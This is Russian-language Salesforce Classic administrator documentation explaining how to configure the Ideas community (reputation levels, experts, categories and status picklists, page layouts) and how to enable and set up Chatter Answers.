[Включение сообщества «Идей» на клиентском портале](#)

## Настройка параметров сообщества «Идей»

Чтобы управлять единичными параметрами сообщества «Идей», выполните указанные ниже действия.

1. Введите строку *«Параметры идей»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры идей»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы включить или отключить сообщество «Идей» в организации, установите или снимите флажок «Включить идеи».

Отключение сообщества «Идей» инициирует удаление вкладки «Идей» и блокировку доступа к активным зонам; включение сообщества «Идей» инициирует повторное отображение данных зон на вкладке «Идей».

4. Чтобы включить HTML-редактор сообщества «Идей», который предоставляет пользователям возможность редактирования HTML в режиме WYSIWYG и вставки ссылок на изображения при публикации или комментировании идей, установите флажок «Разрешить форматирование текста, вставку изображений и ссылок».



**Внимание:** Включенный HTML-редактор сообщества «Идей» не может быть отключен. Если параметр «Разрешить форматирование текста, вставку изображений и ссылок» не отображается, следовательно, HTML-редактор сообщества «Идей» включен по умолчанию.

5. Чтобы включить поле со множественным выбором «Категории», нажмите кнопку **«Включить»**, расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.

Флажок «Включить категории» установлен в том случае, если поле «Категории» уже включено. Включенное поле не может быть отключено.

6. Чтобы разрешить пользователям зарабатывать очки и рейтинги на основе их действий в каждой зоне, установите флажок «Включить поддержку репутации».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров сообщества «Идей»:

- «Настройка приложения»




7. Выберите нужный тип в раскрывающемся списке «Профиль пользователя сообщества "Идеи"» для всех профилей зоны.

| Тип профиля пользователя                       | Описание   |
|--|--|
| Профиль Chatter                                | Данный тип профиля пользователя используется по умолчанию. Если профиль Chatter отсутствует при выборе данного параметра, то система использует параметр «Профиль зоны сообщества "Идеи"».                 |
| Профиль зоны сообщества «Идеи»                 | Профиль, настраиваемый пользователем для зоны сообщества «Идеи». Данный тип профиля используется зонами сообщества «Идеи» на порталах.   |
| Настраиваемый профиль со страницей Visualforce | Укажите страницу Visualforce настраиваемого профиля для всех пользователей сообщества «Идеи» в зоне. При выборе данного типа профиля укажите страницу Visualforce в поле «Настраиваемая страница профиля». |

8. Введите нужное количество дней в поле «Период расцвета (в днях)».

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы.

 **Прим.:** Данное поле отображается только при использовании сообщества «Идеи». Чтобы изменить значение поля «Период расцвета (в днях)», включите поддержку идей, сохраните внесенные изменения и нажмите кнопку «**Правка**» на странице «Параметры идей».

9. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Управление сообществом «Идеи»](#)

[Стимулирование инновации посредством репутации идей](#)

### Стимулирование инновации посредством репутации идей

Благодаря признанию вклада, внесенного пользователями в сообщество, самые влиятельные и инновационные участники сообщества «Идеи» могут получать награды. Чтобы разрешить пользователям зарабатывать очки и рейтинги, предназначенные для награждения или стимулирования постоянного и эффективного участия в сообществе «Идеи», рекомендуем включить поддержку репутации. Общее качество идей напрямую зависит от активности участников сообщества; другими словами, преимущества плодотворного сотрудничества с клиентами доступны всем участникам.

Пользователи награждаются очками за многие действия, включая:

- Создание идей
- Получение комментария к идее
- Получение положительного голоса к идее или комментарию

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- **Комментирование идеи другого пользователя**

Репутационные очки вычисляются отдельно для каждой зоны, а также для совокупной активности внутри всей организации. Пользователи, участвующие в разных зонах, получают разные значения репутации для каждой зоны на основе их активности в соответствующей зоне. Репутация пользователей, выполнивших вход во внутреннее приложение, определяется их участием во всех зонах, которым они принадлежат.

Ниже перечислены предопределенные уровни репутации, применяемые ко всем зонам и внутреннему приложению в сообществе «Идеи». Интерфейс API позволяет добавлять или редактировать уровни репутации и очки для отображения уровней участия в сообществе.

| Имя           | Количество очков |
|---------------|------------------|
| Наблюдатель   | 0 – 99           |
| Автор         | 100 – 399        |
| Агент влияния | 400 – 1499       |
| Гуру          | 1500+            |

Уровни репутации доступны посредством API и могут отображаться в настраиваемых реализациях сообщества «Идеи». Чтобы добавить или изменить имя уровня репутации, количество очков или другие атрибуты репутации в любой зоне, воспользуйтесь объектами интерфейса API (IdeaReputation и IdeaReputationLevel). Каждая зона позволяет создавать не более 25 разных уровней репутации.

СМ. ТАКЖЕ:

[Настройка параметров сообщества «Идеи»](#)

### Обозначение экспертов сообщества

Популярные пользователи могут быть обозначены в качестве экспертов соответствующих сообществ.

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. Когда эксперты сообществ размещают комментарии или идеи, рядом с их именем отображается уникальный значок (★👤). Администратор Salesforce может назначить необходимое количество экспертов.

Чтобы назначить экспертов внутри сообщества, настройте **зоны** и создайте общедоступную группу, содержащую пользователей-экспертов. Затем можно выбрать данную общедоступную группу в качестве экспертов сообщества во время процесса настройки.

Прежде чем выбрать общедоступную группу в качестве экспертов сообщества, обратитесь внимание на указанные ниже рекомендации.

- Эксперт сообщества может быть сотрудником вашей организации, ответственным за предоставление официальных откликов в сообщество. Пользователь сообщества может также быть вне вашей организации, но быть активным в сообществе и обладать знаниями, соответствующими теме.
- Эксперт сообщества отличается от других участников сообщества только наличием уникального значка напротив своего имени. Экспертам сообщества предоставляются только те полномочия, которые указаны в их профилях и наборах полномочий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Эксперты сообщества должны быть участниками общедоступной группы, а сама группа должна быть выбрана в раскрывающемся списке «Группа экспертов». Если экспертами разных сообществ являются разные пользователи, то для каждого сообщества может быть создана отдельная общедоступная группа.
- Если сообщество отображается на клиентском или партнерском портале, то значок эксперта сообщества может быть изменен посредством каскадных таблиц стилей (CSS). При создании портала выберите каскадные таблицы стилей в параметре портала «Верхний колонтитул». Чтобы добавить ссылку на новое фоновое изображение для эксперта сообщества, воспользуйтесь классом `expertUserBadge`. Рекомендуем использовать значок размером не более 16 x 16 пикселей.

СМ. ТАКЖЕ:

[Создание и редактирование зон](#)

## Настройка макетов страниц для идей

Настраиваемое поле, созданное для сообщества «Идеи», может быть добавлено в раздел «Дополнительные сведения», отображающийся на страницах «Добавить идею» и «Сведения об идее».

Порядок отображения настраиваемых полей в разделе «Дополнительные сведения» может быть изменен. Кроме того, настраиваемое поле может быть удалено со страниц, но сохранено в системе. По умолчанию стандартные поля, поддерживающие перенос в макет страницы, отображаются в разделе «Сведения об идее» вверху страницы; порядок их отображения не может быть изменен. Тем не менее, поле «Статус» может быть перенесено в раздел «Дополнительные сведения» для отображения статуса идеи в макете страницы.

 **Прим.:** Метка и макет раздела «Дополнительные сведения» не могут быть настроены.

1. Откройте страницу «Макеты страниц» посредством параметров управления идеями.
2. Нажмите кнопку «**Правка**».
3. Выберите нужное настраиваемое поле в области справа и перетащите его в раздел «Дополнительные сведения». Настраиваемые поля отображаются в порядке их размещения в разделе «Дополнительные сведения».
4. Чтобы показывать статус идей участникам зоны, выберите поле «Статус» и перетащите его в раздел «Дополнительные сведения».
5. Чтобы разрешить пользователям добавление файлов в идеи, выберите поле «Вложения» и перетащите его в раздел «Дополнительные сведения». Убедитесь, что пользователям заданы параметры безопасности поля.
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Определение значений раскрывающегося списка для полей «Категории» и «Статус»](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макета настраиваемого поля сообщества «Идеи»:

- «Настройка приложения»

## Добавление триггеров Apex в комментарии к идеям

Добавление триггеров Apex в комментарии к идеям позволяет выполнять действия, связанные с опубликованными комментариями к идеям.

Триггер — это набор кодов Apex, выполняемый в жизненном цикле записи в определенное время. Процесс управления идеями в сообществе может быть улучшен путем добавления триггеров Apex в комментарии к идеям.

Ниже перечислены действия, которые могут выполняться посредством триггеров.


- Отправка электронного уведомления модератору или другому пользователю при добавлении комментария к идее.
- Отправка пользователю электронного уведомления, содержащего его комментарий.
- Уведомление модератора при достижении заданного количества комментариев к идее.
- Запрет публикации комментариев, содержащих определенные слова.

## Переход к приложению «Сообщество»

Если приложение «Идеи» включено в организации до выпуска версии Winter'10, рекомендуем выполнить переход к новому приложению «Сообщество». Приложение «Сообщество»...

- заменяет приложение «Идеи» в меню приложений Force.com;
- содержит вкладки «Идеи» и «Ответы».

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

- 
**Внимание:** Переход к приложению «Сообщество» является необратимым, то есть пользователь не может вернуться к предыдущему приложению «Идеи». Вкладка «Идеи» со всеми текущими данными будет доступна в новом приложении «Сообщество».

Чтобы перейти к приложению «Сообщество», выполните указанные ниже действия.

1. Введите строку *«Параметры идей»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры идей»**.

Сообщение «Сообщество» отображается вверху страницы «Параметры идей». Данное сообщение отображается только в том случае, если приложение «Сообщество» отключено.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения триггеров Apex:

- «Автор Apex»

Для управления сообществами «Идеи»:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров сообщества «Идеи»:

- «Настройка приложения»

- Нажмите кнопку **«Включить»** под сообщением «Сообщество». Система Salesforce проверит организацию на наличие настраиваемых объектов с именем «Сообщество». Прежде чем включить приложение «Сообщество», рекомендуем удалить или переименовать объект с таким именем.
- Если переход к приложению «Сообщество» разрешен системой Salesforce, нажмите кнопку **«Включить»**.

## Настройка стандартных и настраиваемых полей сообщества «Идеи»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |                        |
|--|------------------------|
| Для определения значений раскрывающегося списка:     | «Настройка приложения» |
| Для настройки параметров безопасности поля:          | «Настройка приложения» |
| Для определения или изменения правил проверки полей: | «Настройка приложения» |
| Для создания настраиваемых полей сообщества «Идеи»:  | «Настройка приложения» |
| Для включения вложений в идеях:                      | «Настройка приложения» |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Чтобы соответствовать уникальным потребностям организации, администраторы могут настраивать стандартные и настраиваемые поля сообщества «Идеи».

- Определите значения раскрывающегося списка для полей «Категории» и «Статус».
- Чтобы настроить параметры безопасности поля, щелкните имя нужного стандартного или настраиваемого поля.
- Чтобы настроить правила проверки, щелкните имя нужного настраиваемого поля.
- Создайте настраиваемое поле сообщества «Идеи». Настраиваемые поля отображаются в разделе «Дополнительные сведения» на страницах «Добавить идею» и «Сведения об идее».
- Добавьте поле «Вложение» в макет и настройте параметры безопасности поля. Пользователи могут прикреплять все поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint®, электронные таблицы Excel®, PDF-файлы Adobe®, изображения, аудио- и видеофайлы. Максимальный размер вложения определяется администратором организации.

 **Прим.:** Настраиваемые реализации сообщества «Идеи» позволяют использовать метод Apex `URL.getFileFieldURL` для извлечения URL-адреса загрузки вложений.

СМ. ТАКЖЕ:

[Настройка параметров сообщества «Идеи»](#)

Выбор значений раскрывающегося списка и значений по умолчанию для зоны. Значения раскрывающегося списка, заданные для полей «Категории» и «Статус», могут быть добавлены или удалены из этих полей для каждой отдельной зоны. Кроме того, пользователь может выбрать значение по умолчанию. Таким образом, поля «Категории» и «Статус» могут быть настроены в соответствии с уникальными потребностями зоны. Дополнительную информацию см. в разделе [«Определение значений раскрывающегося списка для полей "Категории" и "Статус"»](#) на странице 2763.

Чтобы добавить или удалить значения раскрывающегося списка из отдельной зоны, выполните указанные ниже действия.

1. Введите строку «*Зоны*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Зоны**.
2. Щелкните имя нужной зоны.
3. В разделе «Раскрывающиеся списки "Идея", доступные для редактирования» щелкните ссылку **«Правка»** напротив поля «Категории» или «Статус».
4. Чтобы удалить значение раскрывающегося списка, найдите нужное значение в списке «Выбранные значения» и нажмите кнопку **«Удалить»**.
5. Чтобы добавить значение раскрывающегося списка в зону, выберите нужное значение в списке «Доступные значения» и нажмите кнопку **«Добавить»**.
6. Чтобы выбрать значение по умолчанию, воспользуйтесь раскрывающимся списком «По умолчанию».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Создание и редактирование зон](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления значений раскрывающегося списка из зоны:

- «Настройка приложения»


## Определение значений раскрывающегося списка для полей «Категории» и «Статус»

### Общие сведения

Чтобы предоставить участникам зоны возможность назначения категорий или просмотра статуса идеи, администратор приложения «Идеи» должен определить значения раскрывающегося списка для полей «Категории» и «Статус». Данные поля доступны только в сообществе идей и недоступны в сообществе ответов.

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории.


Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

 **Прим.:** Если отображается поле «Категория» (вместо поля «Категории»), то участники зоны могут назначить идее только одну категорию. Чтобы позволить назначать одной идее несколько категорий, введите строку «*Параметры идей*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Параметры идей**» и активируйте пункт «Категории».


### Определение значений раскрывающегося списка

Чтобы определить значения раскрывающегося списка для стандартных полей «Категории» и «Статус», выполните указанные ниже действия.

1. Введите строку «*Идеи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Идеи**».
2. Щелкните ссылку «**Правка**» напротив стандартного поля «Категории» или «Статус».
3. Чтобы добавить новые значения раскрывающегося списка в стандартное поле, нажмите кнопку «**Создать**» на странице редактирования раскрывающегося списка. Кроме того, пользователи могут редактировать, удалять, перегруппировывать и заменять значения раскрывающегося списка.

 **Прим.:** После добавления значений раскрывающегося списка поле «Категории» или «Статус» всегда требует наличия как минимум одного значения. Другими словами, при удалении значений раскрывающегося списка последнее значение должно быть сохранено.

4. Добавьте как минимум одно значение раскрывающегося списка (по одному в строке) в текстовую область.
5. Выберите нужные зоны.
6. Сохраните внесенные изменения.
7. Чтобы задать стандартное значение для поля «Категории» или «Статус», выполните действия, описанные в разделе «[Выбор значений раскрывающегося списка и значений по умолчанию для зоны](#)».

 **Прим.:** Не рекомендуем использовать ссылку «**Правка**» на странице «Поля» для определения стандартного значения поля «Категории» или «Статус». Стандартное значение может быть задано только на странице сведений о зоне.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения значений раскрывающегося списка:

- «Настройка приложения»



8. Чтобы отображать статус идеи участникам зоны, выберите поле «Статус» и перетащите его в раздел «Дополнительные сведения». Перейти к этому полю можно путем ввода строки «Идеи» в поле «Быстрый поиск» при выборе пункта «Поля».

Если данный флажок установлен, то статус может быть назначен при публикации новой идеи или редактировании текущей идеи.

СМ. ТАКЖЕ:


[Управление сообществом «Идеи»](#)

[Выбор значений раскрывающегося списка и значений по умолчанию для зоны](#)

[Поиск по параметрам управления объектами](#)

### Включение поля «Категории»

Организации, использующие поле «Категория», могут включить поле со множественным выбором «Категории», которое позволяет участникам зоны назначать идее несколько категорий. Поле «Категория» позволяет назначить идее только одну категорию.

 **Внимание:** Включенное поле «Категории» не может быть отключено. Кроме того, включение поля «Категории» приводит к автоматическому отключению предыдущего поля «Категория» в системе Salesforce и API.

Ниже перечислены действия, выполняемые системой Salesforce автоматически при включении поля «Категории».


- Система проверяет бизнес-правила, триггеры, правила проверки, настраиваемые поля и код Apex, используемый в организации, и составляет список областей, ссылающихся на поле «Категория». Прежде чем система Salesforce позволит включить поле «Категории», данные ссылки должны быть исправлены или удалены вручную.
- Система автоматически перемещает все значения раскрывающегося списка и макеты поиска из предыдущего поля «Категория» в новое поле «Категории».
- Система проверяет правильность связывания каждой идеи с соответствующим значением раскрывающегося списка в новом поле «Категории».
- Система предоставляет доступ к полю «Категории» в интерфейсах Salesforce и API.

Чтобы включить поле «Категории», выполните указанные ниже действия.

1. Введите строку «*Параметры идей*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Параметры идей**».
2. Нажмите кнопку «**Включить**», расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.

Система Salesforce проверяет бизнес-правила, триггеры, правила проверки, настраиваемые поля и код Apex, используемый в организации, на наличие ссылок на поле «Категория» и составляет список областей, из которых данные ссылки должны быть удалены.

3. Чтобы удалить ссылки на поле «Категория», нажмите кнопку «**Отмена**». Повторите включение поля «Категории» после удаления ссылок.

 **Прим.:** При использовании правил проверки или бизнес-правил рекомендуем удалить соответствующее правило или исправить ссылку на поле «Категория». Правило не может быть просто деактивировано. Чтобы удалить

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров сообщества «Идеи»:

- «Настройка приложения»



настраиваемое поле, ссылающееся на поле «Категория», рекомендуем удалить настраиваемое поле после удаления поля «Категория».

4. Просмотрите информацию во всплывающем окне и нажмите кнопку **«Включить»**. Включение нового поля в системе Salesforce может занять несколько минут.
5. Исправьте любые настраиваемые отчеты, ссылающиеся на предыдущее поле «Категория».

СМ. ТАКЖЕ:

[Настройка параметров сообщества «Идеи»](#)

[Выбор значений раскрывающегося списка и значений по умолчанию для зоны](#)

[Определение значений раскрывающегося списка для полей «Категории» и «Статус»](#)

## Включение пространств идей

1. Введите строку *«Параметры пространства идей»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры пространства идей»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить пространства идей»**.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка параметров сообщества «Идеи»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров пространств идей:

- «Настройка приложения»

## Сообщества Chatter Answers

### Общие сведения о внедрении Chatter Answers

 **Прим.:** Настройка и поддержка Chatter Answers, объединяющего в себе несколько функций Salesforce, должны выполняться опытными разработчиками и администраторами Salesforce.

Chatter Answers — это сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки. Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка [категорий данных](#). Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку [Salesforce Knowledge](#).

В отличие от других функций Salesforce, компонент Chatter Answers охватывает несколько областей настройки. В системе Salesforce отсутствует единая область, позволяющая обновлять и настраивать все параметры, связанные с Chatter Answers. Например, при выполнении конфигурации Chatter Answers может потребоваться обновление параметров клиентского портала (введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**»), а также параметров сайта Force.com (введите строку «*Сайты*» в поле «Быстрый поиск» и выберите пункт «**Сайты**»).

Ниже перечислены компоненты, которые также настраиваются или поддерживаются при настройке Chatter Answers.

- [Обращения](#)
- [Правила назначения обращений](#)
- Бизнес-правила для обращений или вопросов
- Триггеры Apex для вопросов
- Страницы Visualforce
- [Пользователи клиентского портала](#)
- Единые стандартные параметры общего доступа
- Лицензии на компоненты

Настройка внешнего вида зоны Chatter Answers подразумевает создание или обновление страниц Visualforce в корпоративном фирменном стиле и их добавление на сайт Force.com, используемый для размещения зон.

СМ. ТАКЖЕ:


[Настройка Chatter Answers](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

## Настройка Chatter Answers

 **Прим.:** Ниже перечислены основные рекомендации по настройке Chatter Answers. Chatter Answers объединяет несколько функций Salesforce, включая функции, которые уже могут быть внедрены администратором, поэтому реализации Chatter Answers могут отличаться друг от друга. Специфические особенности реализации можно узнать у представителя Salesforce.

Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка [категорий данных](#). Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку [Salesforce Knowledge](#).

1. [Включите Chatter Answers.](#)
2. [Настройте параметры электронных уведомлений.](#)
3. [Внедрите клиентский портал](#) (в случае его отсутствия).
4. [Настройте клиентский портал организации для Chatter Answers.](#)
5. [Настройте пользователей массового портала для самостоятельной регистрации.](#)
6. [Внедрите сайт Force.com](#) (в случае его отсутствия и необходимости).
7. [Настройте сайт Force.com организации для Chatter Answers.](#)
8. [Настройте обращения для Chatter Answers.](#)
9. [Настройте уровень доступности вкладки «Вопросы».](#)
10. Дополнительно:
  - [Назначьте категории данных компоненту Chatter Answers.](#)
  - [Настройте Salesforce Knowledge для Chatter Answers.](#)
  - [Добавьте компонент Chatter Answers на клиентский или партнерский портал.](#)
11. [Настройте как минимум одну зону.](#)
12. [Устраните ошибки настройки.](#)

 **Важное замечание:** В случае изменения конфигураций в указанных выше функциях после настройки компонента Chatter Answers, возможна его некорректная работа. При обнаружении подобных ошибок система Salesforce отправляет соответствующее электронное уведомление [пользователю, указанному в поле «Контакт для сайта»](#).

 **Совет:**

- [Настраиваемые поля](#) могут быть добавлены в вопросы или ответы только для интеграции API. Например, добавьте настраиваемое текстовое поле в вопросы и используйте API для заполнения этого текстового поля названием страны-источника каждого опубликованного вопроса. Настраиваемые поля, создаваемые для вопросов или ответов, не могут отображаться в пользовательском интерфейсе Salesforce.
- Чтобы настроить поля, макеты страниц, кнопки, ссылки, триггеры Apex и правила проверки для вопросов и ответов Chatter Answers, введите строку Chatter Answers в поле «Быстрый поиск» в меню «Настройка», выберите пункт **Chatter Answers** и соответствующие настройки.
- Пользовательский интерфейс зоны позволяет переименовать метку «Служба поддержки». Например, метка «Служба поддержки» может быть заменена меткой «Поддержка Асте». Просто измените метку «Служба поддержки» для объекта «Вопрос».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Chatter Answers:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Редактирование пользователей портала самообслуживания»

- При необходимости вкладка Chatter Answers может быть переименована на портале.

СМ. ТАКЖЕ:

[Общие сведения о внедрении Chatter Answers](#)

[Руководство по внедрению Chatter Answers](#)

## Включение Chatter Answers

Чтобы настроить зоны Chatter Answers, включите Chatter Answers.

1. Введите строку «*Параметры Chatter Answers*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter Answers**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Включить Chatter Answers**».
4. При необходимости выберите указанные ниже параметры.

| Параметр                               | Описание  |
|--|---|
| Отображать Chatter Answers на порталах | <p>Данный параметр позволяет добавлять вкладку Chatter Answers на клиентский или партнерский портал. При выборе данного параметра вкладка Chatter Answers должна быть добавлена на все порталы, а пользователям порталов должна быть назначена лицензия «Пользователь Chatter Answers».</p> <p>Если вкладка Chatter Answers должна отображаться только на собственных порталах, то сайт Force.com для размещения сообществ Chatter Answers может не настраиваться. В отличие от порталов, сайт позволяет пользователям-гостям просматривать некоторые данные Chatter Answers без входа в систему.</p> |
| Оптимизировать поток вопросов          | <p>Данный параметр позволяет фильтровать результаты поиска по статьям или вопросам до публикации вопроса в любую зону Chatter Answers. Кроме того, вопросы дополняются полями «Заголовок» и «Текст», которые позволяют упростить процесс ввода и сканирования текста. Данный параметр включается автоматически при включении поддержки Chatter Answers.</p>   |

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Chatter Answers:

- «Настройка приложения»

| Параметр   | Описание   |
|--|--|
| Включить редактор обогащенного текста                  | <p>Данный параметр позволяет участникам зоны использовать редактор обогащенного текста для форматирования текста и загрузки изображений при публикации вопросов или ответов. Данный параметр включается автоматически при включении поддержки Chatter Answers.</p> <p> <b>Прим.:</b> Данный параметр может быть выбран только после включения параметра «Оптимизировать поток вопросов».</p>  |
| Показывать встроенный публикатор "Поиск/задать вопрос" | <p>Данный параметр позволяет отображать публикатор «Поиск/задать вопрос» внутри текущего окна.</p> <p> <b>Прим.:</b> Данный параметр может быть выбран только после включения параметра «Оптимизировать поток вопросов».</p>  |
| Включить поддержку репутации                           | <p>Данный параметр позволяет пользователям зарабатывать очки и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в профиле. Поддержка репутации включается во всех зонах. Данный параметр включается автоматически при включении поддержки Chatter Answers.</p>   |
| Разрешить публикацию ответов по эл. почте              | <p>Данный параметр позволяет пользователям публиковать ответы путем ответа на электронные уведомления.</p>   |
| Включить единую регистрацию Facebook                   | <p>Данный параметр позволяет использовать регистрационные данные Facebook для входа в зоны Chatter Answers. При выборе данного параметра зоны дополняются параметром «Войти с помощью Facebook», который отображается напротив параметра зон «Войти». Сообщения, опубликованные пользователем в зонах, содержат личное имя, фамилию и фотографию, связанные с учетной записью Facebook, в том случае, если регистрационные данные Facebook используются для входа в Chatter Answers.</p> <p>Прежде чем включить данную функцию, рекомендуем определить и включить поставщика проверки подлинности Facebook в средствах управления безопасностью организации.</p> |
| Поставщик проверки подлинности Facebook                | <p>Если установлен флажок «Включить единую регистрацию Facebook», то данный параметр позволяет выбрать текущего поставщика проверки подлинности Facebook. Поставщик проверки подлинности Facebook должен быть выбран для внедрения функции единой</p>  |

| Параметр                              | Описание   |
|---------------------------------------|--|
|                                       | <p>регистрации в зонах Chatter Answers. Данный параметр пропускается при связывании зоны Chatter Answers с сообществом Chatter посредством другого поставщика проверки подлинности Facebook.</p>   |
| <p>Настраиваемая страница профиля</p> | <p>Данный параметр позволяет выбирать настраиваемую страницу Visualforce для профилей пользователей в Chatter Answers на общедоступном сайте сообщества Chatter. Чтобы использовать страницы профиля пользователя, рекомендуем установить флажок <b>«Доступно без проверки подлинности»</b> для нужной зоны. Ниже перечислены атрибуты, передаваемые на выбранную настраиваемую страницу Visualforce.</p> <ul style="list-style-type: none"> <li>• <code>communityId</code>: данный атрибут определяет зону, которой принадлежит выбранный элемент ленты (например, вопрос или ответ).</li> <li>• <code>userId</code>: данный атрибут определяет ответственного за выбранный элемент ленты (например, вопрос или ответ).</li> <li>• <code>showHeader</code>: данный атрибут содержит логическое значение, определяющее наличие верхнего колонтитула вкладки Salesforce на странице. Верхний колонтитул вкладки Salesforce отображается при выборе истинного значения.</li> </ul> |

**5. Нажмите кнопку «Сохранить».**

Ниже перечислены некоторые элементы, которые автоматически добавляются в организацию и используются для настройки зон после включения Chatter Answers.

- Вкладка «Вопрос и ответ», позволяющая внутренним пользователям и администраторам просматривать и использовать Chatter Answers. Данная вкладка может быть переименована администратором.
- Стандартные параметры полномочий для вопросов в профилях, чтобы предоставлять пользователям доступ к вопросам и ответам.
- Страницы Visualforce, которые могут быть добавлены на сайт Force.com, вкладку приложения «Сообщество» или клиентский портал, чтобы пользователи могли регистрироваться, выполнять вход и просматривать элементы ленты в зоне.
- Класс Apex `ChatterAnswersRegistration` с методом настройки процесса создания организаций для пользователей портала.
- Триггер Apex `chatter_answers_question_escalation_to_case_trigger` для вопросов, чтобы выполнять автоматическое расширение вопросов с указанными атрибутами до обращений.
